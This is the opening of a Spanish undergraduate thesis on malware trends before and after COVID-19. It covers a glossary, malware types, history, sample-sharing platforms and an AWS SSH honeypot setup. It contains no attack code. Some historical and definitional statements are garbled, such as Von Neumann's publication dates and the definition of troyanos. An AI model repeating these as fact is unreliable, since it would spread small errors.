UNIVERSIDAD DE MÁLAGA

E.T.S. INGENIERÍA INFORMÁTICA
UNIVERSIDAD DE MÁLAGA

Ingeniería del Software

Nuevos dilemas introducidos debido al SARS-CoV-2 (COVID-19) desde el punto de vista del malware

New dilemmas introduced due to SARS-CoV-2 (COVID-19) from a malware perspective

Realizado por
Lorenzo Velasco Sánchez

Tutorizado por
José Antonio Onieva González

Departamento
Lenguajes y Ciencias de la Computación
UNIVERSIDAD DE MÁLAGA

MÁLAGA, SEPTIEMBRE 2022

Universidad de Málaga
E.T.S.I

Trabajo Académico

Grado Ing. del Software

Nuevos dilemas introducidos debido al SARS-CoV-2 (COVID 19) desde el punto de vista del malware

Lorenzo Velasco Sánchez

Septiembre 2022
José Antonio Onieva González

Resumen

Dada la rápida digitalización global, especialmente acelerada por el *COVID-19*, se han creado nuevos puntos de ataque y recursos que pueden ser aprovechados por *Advanced Persistent Threats (APTs)* y otros usuarios maliciosos. Esta situación es agravada aún más por el cambio de mentalidad de la población, donde se ha normalizado el teletrabajo (fuera de entornos securizados) y tareas como la banca o compras en línea son accesibles para personas de todo tipo.

En este proyecto se tratará de analizar la situación pre y post *COVID-19*, de forma que se resuelvan ciertas hipótesis sobre el interés y métodos de los usuarios maliciosos así como la adaptación del *malware* a la pandemia.

Palabras clave

Análisis de *malware*, virus, *ransomware*, *COVID*, seguridad.

Abstract

Due to the quick digitization of assets, specially accelerated by *COVID-19*, new attack vectors and resources have been created. The situation is worsened by the change in people's behaviour, where remote work (therefore in non secured digital spaces) and tasks like online banking or shopping have been normalized.

In this project, the situation before and after *COVID-19* will be analyzed, in a way that certain hypothesis related to the interest and methods of malicious users would be resolved.

Palabras clave

Malware analysis, virus, ransomware, *COVID*, security.

Índice general

Índice de figuras

Capítulo 1

Introducción

1.1. Glosario

***Hosting*:** Servicio a través del cual se presta almacenamiento y capacidad de cómputo con el fin de mantener un servicio web o similar.

Contenedor *Docker*: Paquete de software ligero, independiente y ejecutable que incluye todo lo necesario para ejecutar una aplicación: Código, tiempo de ejecución, herramientas del sistema, bibliotecas del sistema y configuraciones. Véase la página principal de Docker para más información[18].

***Paste*:** Del inglés *"pegar"*, es una palabra comúnmente utilizada para referirse a texto plano compartido en línea. Existen páginas dedicadas exclusivamente a compartir este tipo de contenido. Ejemplos de estas son: *pastebin*[19], *hastebin*[20] o *pastesite*[21].

***API*:** Del inglés *"Application Programming Interface"*, es un tipo de interfaz para operar con un servicio software mediante métodos o funciones expuestas. Este tipo de interfaz no está diseñada para ser intuitiva para el usuario, sino para conectar varios productos software entre sí.

***Data Scraping*:** A menudo, los productos software no proveen de interfaces *API* al usuario. El proceso de obtener de forma automatizada contenido de otro programa es lo que se denomina como *"Data Scraping"*.

Ofuscación: Se denomina ofuscación al proceso por el cual un código fuente o máquina se enrevesa, consiguiendo un código más difícil de entender, pero manteniendo el funcionamiento original.

***RegEx*:** Del inglés *"Regular Expression"*, es una secuencia de caracteres comúnmente usada para la búsqueda de patrones.

***Base64*:** Se trata de un sistema de numeración basado en la posición que permite representar el contenido únicamente mediante caracteres imprimibles *ASCII*. Concretamente, se hace uso del rango de caracteres: A-Z, a-z y 0-9.

***APTs*:** Del inglés *"Advanced Persistent Threats"* y traducido como "Amenaza Persistente Avanzada". Utilizado para denominar a una organización, estado o cualquier tercero que presente intención de atacar un objetivo determinado mediante el uso de varios vectores de ataque y durante un continuado periodo de tiempo. A menudo se utilizan ataques de alta complejidad o de no conocimiento público.

***Honeypot*:** Un *honeypot* o señuelo, tiene como objetivo atraer a usuarios maliciosos. El *honeypot* se ubica en una red o sistema y simula el comportamiento real, haciendo creer a los atacantes que han entrado en un sistema vulnerable. Realmente, el sistema se encuentra aislado y permite obtener detalles del ataque como del atacante. Remítase a la sección 3.1.1 para más información.

***Malware*:** Se define como *malware* a cualquier software malicioso. Es decir, cualquier tipo de software que posea intenciones maliciosas [22]. Remítase a la sección 2.1 para más información.

***Payload*:** Traducido literalmente del inglés como *"carga útil"*, es un conjunto de datos transmitidos. No obstante, dentro del argot de seguridad, se denomina como *payload* a la parte del *malware* encargada de realizar la acción maliciosa después de la infiltración.

***C2 (Command and control)*:** Método por el cual un atacante es capaz de controlar un sistema informático comprometido. Se basa en una infraestructura esclavo-maestro por la cual el maestro es capaz de enviar comandos al esclavo.

***Clickjacking*:** Se trata de una técnica maliciosa por la cual el usuario es engañado para hacer *"click"* en cierto contenido. A menudo, esta técnica es usada para obtener información confidencial.

Función *Hash*: Funciones con una sola dirección, es decir, que no existe operación inversa [23]. Además, si hubiera algún cambio en las entradas, se produciría el *"efecto avalancha"* (si la entrada cambia ligeramente, la salida variaría significativamente).

***Exploit*:** Se conoce como *"exploit"* a una pieza de software o conjunto de comandos que aprovechan una vulnerabilidad para causar un comportamiento indeseado en el *software*, *hardware* o cualquier elemento electrónico.

Indicador de compromiso (*IOCs*): Se refiere a datos que podrían indicar que el sistema ha sido comprometido, es decir, cualquier evidencia de un ataque.

1.2. Motivación

Con la llegada de la 4ª revolución industrial y la digitalización global de los recursos, el desarrollo tecnológico ocurre a velocidades vertiginosas. Sin embargo, el mayor cambio a nivel global se produjo con la llegada del *Sars-CoV-2* [24] (comúnmente denominado *COVID-19*). La innovación y digitalización se han convertido en algo imprescindible, transformándose en el principal antídoto para las industrias, empresas y cualquier otro tipo de comercio [25].

Sin embargo, toda esta digitalización, dejó al descubierto nuevos puntos de ataque y recursos que pueden ser aprovechados por *Advanced Persistent Threats (APTs)* y usuarios maliciosos (especialmente cuando los modelos de negocio basados en el manejo de datos son cada vez más predominantes[26]).

El rápido avance, agravado por el desarrollo, en muchas ocasiones desestructurado y con falta de conocimiento técnico, da lugar a infraestructuras no lo suficientemente probadas con *software* inmaduro y con vulnerabilidades.

Cabe destacar también la modificación del entorno de trabajo. Los entornos antes securizados (como podrían ser las oficinas) se han convertido en el propio domicilio[27] donde la seguridad depende del individuo (a menudo con un conocimiento escaso o incluso nulo de seguridad informática).

De manera colateral, se han producido también cambios en los propios individuos, a los que la pandemia ha transformado. Muchos han perdido el miedo a realizar operaciones cotidianas de forma *online*. Ejemplos son: La banca, la compra del supermercado o trámites administrativos [28].

Es por ello que podemos observar campañas de *malware* que tienen como objetivo inicial el individuo y, mediante el respectivo movimiento lateral y escalado, pretenden llegar a objetivos más grandes y de mayor interés para los sujetos malintencionados [29].

Por todo lo expuesto, se observa claramente que existen nuevos dilemas para la seguridad informática que se deben de afrontar. Concretamente, en este trabajo se tendrá en cuenta una visión desde el punto de vista del *malware*.

1.3. Objetivos

Se propone exponer la situación pre y post COVID-19 desde el punto de vista del *malware*; analizando campañas destacadas *pre-COVID*, donde el entorno de trabajo era controlado. Se estudiarán los diversos puntos de entrada utilizados y métodos de difusión, así como su intención y modelo de negocio.

Posteriormente, se obtendrán muestras maliciosas a través de los siguientes métodos:

- **Implantación de *honeypots*:** Se desplegarán *honeypots* en la nube.
- ***Scraping* de páginas públicas de pastes (*pastebin* y similares):** Se utilizarán *APIs* para obtener los textos publicados. Cuando esto no sea posible, se hará *scraping* manual con *Python*. Se espera obtener muestras codificadas en *base64*, *URLs* maliciosas y utilización de estas plataformas como *C2* (*Command and Control*).

- **Correos maliciosos:** Se analizarán *emails* sospechosos. Se espera encontrar estafas, *URLs* y ficheros adjuntos maliciosos. En este caso, se espera no solo *malware*, sino técnicas de *clickjacking* o similar.
- **Muestras desde "Zoos" o páginas utilizadas por investigadores:** Existen diversas páginas donde los investigadores publican *hashes* y ficheros (empacados y desempacados), se tomarán algunas de esas muestras.

Se obtendrán y analizarán muestras hasta que el espacio muestral sea suficiente para determinar que es representativo de las técnicas de vanguardia (véase la sección 2.3 para más información sobre el espacio muestral).

Tras finalizar este proceso, se analizarán todos los datos obtenidos. Se hará hincapié en datos como: Procedencia de los ataques, métodos de ofuscación utilizados, *exploits* y métodos *droppers* utilizados, etc. de forma que se puedan refutar o aceptar las siguientes hipótesis:

- Se registra un incremento del *Malware as a Service* como modelo de negocio.
- La digitalización de los bienes y recursos exponen nuevas superficies de ataque.
- Se produce un incremento en los ataques basados en ingeniería social.
- Existe intención de realizar actividades de post-explotación (como movimiento lateral) con intención de causar daños mayores.

Además, se analizarán campañas realizadas a empresas de forma que se puedan analizar los ataques de *APTs* más complejas y se compararán con los resultados obtenidos por nuestra cuenta. De nuevo, se aceptarán o refutarán las siguientes hipótesis:

- Existe una brecha entre los métodos de ataque a empresas y los ataques a individuos.
- El modelo de negocio para atacar a empresas y a individuos es diferente.
- La rápida digitalización ha provocado en muchos casos que las infraestructuras no sean tan robustas y probadas como deberían.

1.4. Estructura de la memoria

La estructura de la memoria se corresponde con la metodología que se seguirá durante el desarrollo del proyecto, de forma que el lector pueda seguir el proceso mental del autor.

Se presentan las siguientes secciones:

1. **Introducción al *malware*:** Se realiza una introducción al concepto del *malware*, así como sus antecedentes históricos. También se introduce el concepto de familias, lo que nos permite tener un espacio muestral representativo y sobretodo, factible de analizar.

2. **Tecnologías y herramientas utilizadas:** Se muestran una serie de tecnologías y herramientas que serán utilizadas, así como su proceso de instalación.

3. **Metodología:** Se expone la metodología de trabajo, tanto general del proyecto como para el análisis de las muestras de *malware*.

4. **Obtención de muestras:** Se obtienen muestras de *malware* mediante los métodos expuestos en la sección 1.3.

5. **Análisis de criterios:** Se obtendrán una serie de criterios que guiarán las fases posteriores.

6. **Estado del arte:** Se proporciona una visión general de la situación pre y post COVID, basándose en la literatura publicada.

7. **Análisis de *malware*:** Se realizará un análisis del *malware* siguiendo la metodología que se presenta en la sección 4.2. En dicha sección se analizan muestras de diferente índole de forma que se puede conocer el panorama completo.

8. **Resultados:** Se refutarán o aceptarán las hipótesis planteadas en la sección 1.2.

9. **Conclusiones:** Se resumen los resultados obtenidos y se repasa de forma general todo el proceso.

Capítulo 2

Introducción al *malware*

2.1. ¿Qué es?

Se define como *malware* a cualquier *software* malicioso. Es decir, cualquier tipo de software que posea intenciones maliciosas[22]. Cabe destacar que el *malware* no es sinónimo de virus, pues el concepto de *malware* es más amplio y engloba tanto a los virus informáticos como a otros *software* dañinos (por ejemplo: *spyware*, *adware*, etc.).

Según su comportamiento, se pueden describir varios tipos de *malware*:

- ***Ransomware*:** Bloquea el acceso al dispositivo o cifra archivos para exigir un rescate para devolver el acceso. El origen de esta palabra proviene del inglés *"ransom"* (rescate) y la palabra *"ware"* proveniente de software. Es uno de los tipos de *malware* que más se encuentran en auge[30] y su beneficio mediante criptomonedas, difíciles de rastrear, ha dado lugar al *"RaaS"* siglas para *"Ransomware as a Service"* (*Ransomware* como Servicio). Este tipo de servicio permite a grupos criminales ofrecer *kits* alquilados o vendidos, que mediante programas de afiliación, les devuelven un porcentaje de las ganancias.

- ***Spyware*:** Recaba información sobre el dispositivo o la red para enviarla al atacante. El principal interés suele ser cometer algún tipo de fraude o robo de identidad. Según la actividad que se realice, podemos encontrar distintos subtipos:

***Keylogger*:** Es un *malware* que graba las pulsaciones del teclado y las envía al atacante. Su objetivo es obtener contraseñas, datos bancarios o personales, etc.

***Adware*:** El objetivo principal es adquirir ingresos mediante publicidad no deseada. A menudo se recaudan datos personales para personalizar los anuncios mostrados.

***InfoStealers*:** Recaban información de los sistemas infectados. Muchos buscan información específica como contraseñas, historial de navegación, etc. También es común que este tipo de *malware* se ejecute una sola vez, desapareciendo posteriormente con el fin de dejar el mínimo rastro posible.

***RedShell*:** Es un tipo de *infostealer* integrado en los videojuegos. Su fin suele ser puro marketing. A menudo obtienen gran cantidad de información como el sistema operativo, navegadores, fuentes instaladas, direcciones *IP*, etc.

- **Virus:** *Malware* adjuntado a otros programas, al ejecutarse modifica o reemplaza otros programas del dispositivo infectándolo.

- **Gusanos:** El objetivo principal de este tipo de *malware* es multiplicarse. Al infectar un dispositivo intentará replicarse en otros dispositivos adicionales. Algunos de los métodos para distribuirse posteriormente son el correo electrónico o programas *P2P* (*Peer to Peer*). Gran parte de este tipo de *malware* se usa en conjunto de *malware* adicional[31]. Cabe destacar que dicho *malware*, a diferencia de los virus, no infecta archivos, solo realiza copias de sí mismo en diferentes ubicaciones del dispositivo.

- **Troyanos:** Se presenta al usuario como *malware* legítimo, pero una vez que se encuentra en el dispositivo puede robar información o instalar otras amenazas. El término proviene de la epopeya del caballo de Troya, dentro de la "Odisea de Homero"[32].

- ***Rootkit*:** *Malware* que prevalece mayormente oculto o que esconde otro *software*. Permite un acceso continuo al dispositivo. El origen de esta palabra proviene del

inglés: *"root"* (raíz) y la palabra *"kit"* (refiriéndose a las herramientas que provee el *malware*). La instalación de este tipo de *malware* suele ocurrir tras obtener acceso de administrador, ya sea mediante el escalado de privilegios o cualquier método de obtención de la contraseña del usuario. La detección y eliminación de este tipo de *malware* suele ser complicada, pues a menudo corrompe al *software* que debería detectarlo y puede residir en el *kernel* o *firmware*.

- **Mineros silenciosos:** Término para el *malware* que realiza minería de criptomonedas de forma maliciosa. Este tipo de *malware* utiliza los recursos del dispositivo para minar criptomonedas para el atacante. Aunque gran cantidad de ejemplares de este tipo solían ser programas que se descargaban y ejecutaban en el dispositivo, actualmente es bastante extendido el uso de mineros mediante el navegador con *Javascript*[33]. A este suceso se le denomina *"CryptoJacking"*.

2.2. Antecedentes históricos

El término *"virus informático"* se presenta por primera vez en la literatura en 1984 cuando *Fred Cohen* escribió su artículo *"Computer Viruses – Theory and Experiments"*[34] en el cual denominaba a programas que se autoreplicaban *"virus"*.

Sin embargo, el concepto existía ya mucho antes. En 1949, el profesor *John Von Neumann* de la Universidad de *Illinois* publicó en 1969 un artículo llamado *"Theory of self-reproducing automata"*[35] en el que describía como un programa de ordenador podría ser diseñado para replicarse a sí mismo.

A partir de ese artículo, se publicaron otros en los que se describían implementaciones completas de la teoría expuesta por *Neumann*. Ejemplo es el artículo *"Selbstreproduzierende Automaten mit minimaler Informationsübertragung"*[36] (en español: *Autómatas que se reproducen a sí mismos con un mínimo intercambio de información*) de *Veith Risak* en 1972.

De esta forma, el término *malware* se acuñó mucho más tarde por *Yisrael Radai* en 1990[37], y haciendo referencia a todo tipo de software malicioso que conocemos actualmente (troyanos, gusanos, etc.).

El primer virus informático que se encontró (que no fuera un concepto de laboratorio) fue *"Elk Cloner"* en 1982[38]. Puesto que el acceso a internet no estaba extendido aún, la propagación se produjo mediante disquetes que infectaban los sectores de arranque.

Los primeros gusanos con infección por red ocurrieron en sistemas multitarea *Unix*[39]. Estos usaban vulnerabilidades en programas de servidores para crear un proceso independiente. Nótese que el comportamiento de los gusanos actuales sigue siendo similar.

Posteriormente, en los 90, con la aparición de la plataforma de *Microsoft Windows* y su suite *Office*, proliferó el *malware* que abusaba de las funciones macro de documentos y hojas de cálculo[22].

A partir de ahí, se comenzaron a utilizar los canales de comunicación que estuvieran de moda, por ejemplo, mensajería instantánea o redes sociales con publicidad deshonesta. Estos últimos son los que hemos definido en la sección 2.1 como *"adware"*.

Desde 2012 se comenzó a popularizar mundialmente el *malware* denominado *"ransomware"*[40], causando daños monetarios y físicos enormes a las infraestructuras, tanto a empresas como a particulares.

Finalmente, desde 2017, y posiblemente por el reciente auge en popularidad y valor de las criptomonedas, se ha popularizado la práctica del *"cryptojacking"*[41], donde el dispositivo infectado se utiliza para obtener criptomonedas mediante minado.

2.3. Familias y espacio muestral

Aunque existen muchas campañas de *malware* activas, obtener una muestra representativa es sencillo. Esto se debe a que las muestras se pueden clasificar por familias.

Se conoce por familia de *malware* al grupo de aplicaciones que utilizan técnicas de ataque similares[42]. Clasificar el *malware* por familia puede ser de gran utilidad, no solo

para su categorización, sino para el análisis de las muestras. Para clasificar las muestras por familias, se buscan ciertos identificadores, los cuales pueden clasificarse en estáticos o dinámicos según el método de extracción.

Algunas formas estáticas para extraer identificadores pueden ser secuencias de código máquina, instrucciones binarias o importaciones de librerías dinámicas. Por otro lado, algunas formas dinámicas podrían ser comandos utilizados, comunicaciones de red y funciones o llamadas al sistema[43].

Por suerte, la comunidad de análisis de *malware* sigue una filosofía similar a la comunidad *open-source*. No solo por las numerosas herramientas de código abierto, sino por la gran interacción que existe entre los investigadores a la hora de compartir conocimiento y muestras maliciosas.

Como primer ejemplo de herramienta, se puede encontrar *URLhaus*[44], un proyecto de *abuse.ch*[45] dirigido por la Universidad de Berna. Esta herramienta permite una simbiosis entre empresas e investigadores en la cual los individuos proponen *URLs* que poseen *malware*. Las empresas están directamente interesadas, ya que permite a sus administradores de sistemas proteger sus redes y clientes de conocidas amenazas.

Las estadísticas se encuentran disponibles de forma abierta, por lo que podríamos hacernos una idea de la gran cantidad de *URLs* que se presentan diariamente pero las pocas familias en las que se pueden clasificar.




Figura 2.1: *URLs* que contienen *malware* enviadas a *URLhaus* en los últimos 30 días.

Como se puede observar en la figura 2.1 se publican más de 2000 *URLs* diarias que se podrían atribuir a campañas de *malware* distintas. Sin embargo, si observamos las familias de *malware* que se han registrado en la plataforma, puede denotarse que la mayoría de muestras pueden clasificarse en torno a 10 familias.

En este caso, el identificador para su clasificación ha sido el *payload*, es decir, el componente del ataque que causa daño a la víctima.




Figura 2.2: *Payloads* por familia de *malware* identificada por *URLhaus*.

Por otro lado, podemos analizar los datos que nos provee la herramienta *OTX* de *Alien Vault*[46]. Esta herramienta funciona de forma similar a la presentada anteriormente. En esta plataforma, la comunidad publica informes a los que llaman *"Pulsos"*. Estos pulsos poseen información de indicadores de compromiso (*IOCs*), software objetivo y muchos otros detalles.

En su página *"Dashboard"* se pueden observar representaciones gráficas de los datos que se publican en tiempo real. Por ejemplo, podemos ver todas las muestras por familia de *malware* que se han presentado en los últimos 30 días (fig. 2.3).




Figura 2.3: Familias de *malware* combinadas en *clusters*.

También es posible ver las mismas muestras clasificadas por tipo de *malware* según su comportamiento en un espacio temporal de 30 días (fig. 2.4).




Figura 2.4: Familias de *malware* clasificadas por categoría.

Capítulo 3

Tecnologías y herramientas utilizadas

En este capítulo se van a introducir las distintas herramientas y tecnologías utilizadas para llevar a cabo este proyecto. Para hacer una clasificación, se dividirán según su localización, es decir, instaladas en la nube o instaladas de forma local.

3.1. Configuración en la nube

Se define como servicio en la nube a cualquier servicio que se utilice a través de Internet. La ventaja principal que brinda este tipo de servicios es la posibilidad de obtener una dirección que hace a la máquina o servicio accesible desde cualquier lugar del mundo. Además, de esta forma, el servicio puede estar corriendo las 24 horas casi sin interrupción.

3.1.1. *Honeypots*

Un *honeypot* o señuelo tiene como objetivo atraer a usuarios maliciosos. El *honeypot*, se ubica en una red o sistema y simula el comportamiento real, haciendo creer a los atacantes que han entrado en un sistema vulnerable. Realmente el sistema se encuentra aislado y permite obtener detalles tanto del ataque como del atacante.

Existen diversos tipos de *honeypots*: Los *honeypots* de baja interacción y los de alta interacción. Tal y como su nombre indica, la principal diferencia entre ellos recae en la

cantidad de interacción que existe entre el *honeypot* y el atacante.

Los *honeypots* de baja interacción suelen utilizar pocos recursos y su complejidad de código y comportamiento son limitados. Estos se suelen ceñir a simular servicios comúnmente utilizados por los atacantes. Por otro lado, los *honeypots* de alta interacción suelen albergar diversos servicios a la vez y orquestarlos para que trabajen en conjunto, esto supone un coste mucho mayor. A cambio de este mayor coste, se pueden obtener más detalles de los intereses del atacante y de su metodología.

No obstante, en este proyecto utilizaremos un *honeypot* de baja interacción, pues actuar de forma pasiva es más que suficiente para nuestras necesidades.

SSH Honeypot en *Amazon Web Services (AWS)*

Amazon Web Services (AWS)[47] es el servicio de *cloud computing* que proporciona *Amazon*. En concreto, para este *honeypot* se hará uso de su servicio denominado *"Lightsail"*[48]. *Lightsail* es un proveedor de servidor virtual privado (*VPS*) de fácil uso y con planes bastante asequibles.

El sistema a replicar es una máquina con un *SSH* (*Secure Shell*) público. *SSH* es probablemente el protocolo más utilizado entre administradores de sistemas pues permite realizar administración de forma remota.

Para esto no se precisa de gran capacidad de cómputo, de hecho, tal y como se puede ver en la figura 3.1 la opción más asequible (de tan solo *512MB* y *1vCPU*) será la seleccionada.




Figura 3.1: Planes de pago en *AWS Lightsail*.

El proceso de creación de la instancia es bastante sencillo, pues solo es necesario establecer el nombre, región y sistema operativo deseado. En este caso, el sistema operativo será *Ubuntu* 20.04, que es la versión que se ofrece más reciente. Además, es necesario descargar la clave de *SSH* (fig. 3.2) que será la que se utilizará para iniciar sesión en la máquina.




Figura 3.2: Clave *SSH* de la instancia.

Tal y como se puede ver en la figura 3.3, tras dar permisos al archivo de la clave *SSH*, es posible acceder sin problemas al servicio.

```
remnux@remnux:~/Downloads$ ssh -i  LightsailDefaultKeyPair-eu-west-3.pem ubuntu@35.181.160.212
The authenticity of host '35.181.160.212 (35.181.160.212)' can't be established.
ECDSA key fingerprint is SHA256:zeVr0KqDcIqxVYUm3BhAOCFnQoSK5+Hfau61uObKa7s.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '35.181.160.212' (ECDSA) to the list of known hosts.
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@         WARNING: UNPROTECTED PRIVATE KEY FILE!          @
